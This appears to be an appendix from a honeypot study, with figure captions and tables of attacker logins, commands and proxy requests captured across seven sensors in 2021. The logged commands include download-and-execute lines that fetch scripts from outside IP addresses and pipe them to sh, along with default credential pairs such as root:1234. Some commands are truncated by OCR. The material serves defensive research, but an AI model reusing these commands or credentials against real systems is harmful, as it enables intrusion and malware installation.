


Figure A.5: Top pre-disconnect-commands captured




Figure A.6: Top pre-disconnect-commands captured by sensor




Figure A.7: Pre-disconnect-command barplot frequency




Figure A.8: Top connections by ip address




Figure A.9: Top connections by ip address by sensor




Figure A.10: Top ip address barplot frequency




Figure A.11: Top downloads captured




Figure A.12: Top downloads captured by sensor




Figure A.13: Top uploads captured




Figure A.14: Top uploads captured by sensor

Figure A.15: Top session closed capturd




Figure A.16: Top session closed captured by sensor




Figure A.17: Top proxy requests captured




Figure A.18: Top proxy requests captured by sensor

% increase over time across all honeypots (n=7, Thresh=20.0%)

Date	Event	Command	Counts	% Overall	% Increase n days
2021-08-18	Login	user:1	24	38.4	69.7
2021-08-18	Login	root:	6	20	50
2021-08-18	Cmd	uname -s -v -n -r -m	609	86.81	138.59
2021-08-18	Cmd	cat /proc/cpuinfo	7	169.23	366.67
2021-08-18	Cmd	echo Hi | cat -n	6	86.67	75
2021-08-18	Pre-disc-cmd	uname -s -v -n -r -m	609	86.81	138.59
2021-08-18	Pre-disc-cmd	echo Hi | cat -n	6	86.67	75
2021-08-17	Login	pi:raspberry	7	40	61.54
2021-08-17	Login	pi:raspberryraspberry993311	6	33.33	100
2021-08-17	Cmd	cd /tmp; rm -rf x86_64; wget http://185.150.117.10..	28	33.33	50
2021-08-17	Cmd	| -s -L os://raw.githubusercontent.com/C3P	4	50	100
2021-08-17	Pre-disc-cmd	cd /tmp; rm -rf x86_64; wget http://185.150.117.10..	28	33.33	50
2021-08-14	Login	pi:raspberry	6	20	38.46
2021-08-13	Cmd	echo Hi | cat -n	5	55.56	45.83
2021-08-13	Pre-disc-cmd	echo Hi | cat -n	5	55.56	45.83
2021-08-13	Connect	5.182.39.74:2222	762	26.98	24.92
2021-08-13	Sess-closed	5.182.39.75:True	375	27.59	22.15
2021-08-13	Sess-closed	5.182.39.74:True	368	43.56	31.9
2021-08-13	Proxy-request	5.182.39.74:209.71.212.18:443	1428	25.69	74.72
2021-08-12	Proxy-request	5.182.39.75:check2.zennolab.com:8	1932	41.88	54.61
2021-08-12	Proxy-request	5.182.39.75:chek.zennolab.com:80	1322	37.68	20.73
2021-08-11	Cmd	rm -rf /tmp/2sh; wget -c http://71.127.148.69/.x/2sh -P /tmp && sh /tmp/2sh &	2	33.33	100
2021-08-11	Cmd	wget -qO - http://71.127.148.69/.x/2sh | sh > /dev/null 2>&1 &	2	33.33	100
2021-08-11	Proxy-request	5.182.39.75:check2.zennolab.com:8	1877	37.84	50.21
2021-08-11	Proxy-request	5.182.39.75:chek.zennolab.com:80	1404	46.22	28.22
2021-08-10	Cmd	d /tmp || cd /var/run || cd /mnt || c root || c..	13	60.1	78.43
2021-08-10	Pre-disc-cmd	d /tmp || cd /var/run || cd /mnt || c root || c..	13	60.1	78.43
2021-08-10	Sess-closed	5.182.39.74:True	342	33.42	22.58
2021-08-10	Proxy-request	5.182.39.75:chek.zennolab.com:80	1624	69.14	48.31
2021-08-09	Proxy-request	.182.39.75:chekfast.zennolab.com:8	1807	37.88	27.73

Figure A.19: Percentual increase over time across honeypots (n=7, threshold=20.0%)

% increase over time across all honeypots (n=7, Thresh=100.0%)

Date	Event	Command	Counts	% Overall	% Increase n days
2021-09-04	Pre-disc-cmd	/dev/shm || cd /tmp || cd /var/run || cd /mnt;	3	100	200
2021-08-18	Cmd	cat /proc/cpuinfo	7	133.33	320
2021-08-18	Pre-disc-cmd	echo Hi | cat -n	6	104.26	133.33
2021-08-04	Cmd	uname -s -v -n -r	609	302.25	523.25
2021-08-04	Pre-disc-cmd	uname -s -v -n -r	609	302.25	523.25
2021-08-04	Proxy-request	5.182.39.75:check2.zennolab.com:80	3007	106.75	230.65
2021-08-04	Cmd	uname -s -v -n -r	609	302.25	523.25
2021-08-04	Pre-disc-cmd	uname -s -v -n -r	609	302.25	523.25
2021-08-04	Proxy-request	5.182.39.75:check2.zennolab.com:80	3004	106.54	230.32
2021-08-02	Login	minerstat:msos	32	103.56	409.09
2021-07-31	Cmd	echo -e "\x6F\x6B"	24771	294.91	213.77
2021-07-31	Pre-disc-cmd	echo -e "\x6F\x6B"	24771	294.91	213.77
2021-07-30	Login	minerstat:msos	33	109.92	425
2021-07-29	Pre-disc-cmd	uname -a; uptime	90	123.14	100.89
2021-07-22	Login	root:fucku2	155	166.41	129.39
2021-07-22	Proxy-request	5.182.39.68:chek.zennolab.com:80	2419	124.79	231.11
2021-07-22	Proxy-request	5.182.39.68:chek.zennolab.com:80	2466	129.16	237.54
2021-07-19	Cmd	echo -e "\x6F\x6B"	19157	205.41	142.66
2021-07-19	Pre-disc-cmd	echo -e "\x6F\x6B"	19157	205.41	142.66
2021-07-16	Cmd	echo -e "\x6F\x6B"	23307	271.57	195.22
2021-07-16	Pre-disc-cmd	echo -e "\x6F\x6B"	23307	271.57	195.22
2021-07-16	Cmd	d /tmp || cd /var/run || cd /mnt || cd /root || c	105	122.94	1400
2021-07-16	Pre-disc-cmd	d /tmp || cd /var/run || cd /mnt || cd /root || c	105	122.94	1400
2021-07-09	Pre-disc-cmd	d /tmp || cd /var/run || cd /mnt || cd /root || c	266	464.78	3700
2021-07-08	Login	root:1	382	156.03	102.58
2021-07-08	Cmd	d /tmp || cd /var/run || cd /mnt || cd /root || c	380	706.83	5328.57
2021-07-08	Pre-disc-cmd	d /tmp || cd /var/run || cd /mnt || cd /root || c	380	706.83	5328.57
2021-07-07	Pre-disc-cmd	d /tmp || cd /var/run || cd /mnt || cd /root || c	214	354.37	2957.14
2021-06-23	Login	root:1234	17974	122.86	823.77
2021-06-22	Login	root:1234	17652	118.87	807.22
2021-06-22	Cmd	uname -a	797	113.84	21357.69
2021-06-22	Cmd	uname	784	141.25	418.71
2021-06-21	Login	root:1234	17585	118.04	803.78
2021-06-21	Pre-disc-cmd	curl: option -L not recognized curl: try 'curl --help' or 'curl --manual' for more information	42	160.78	338.81
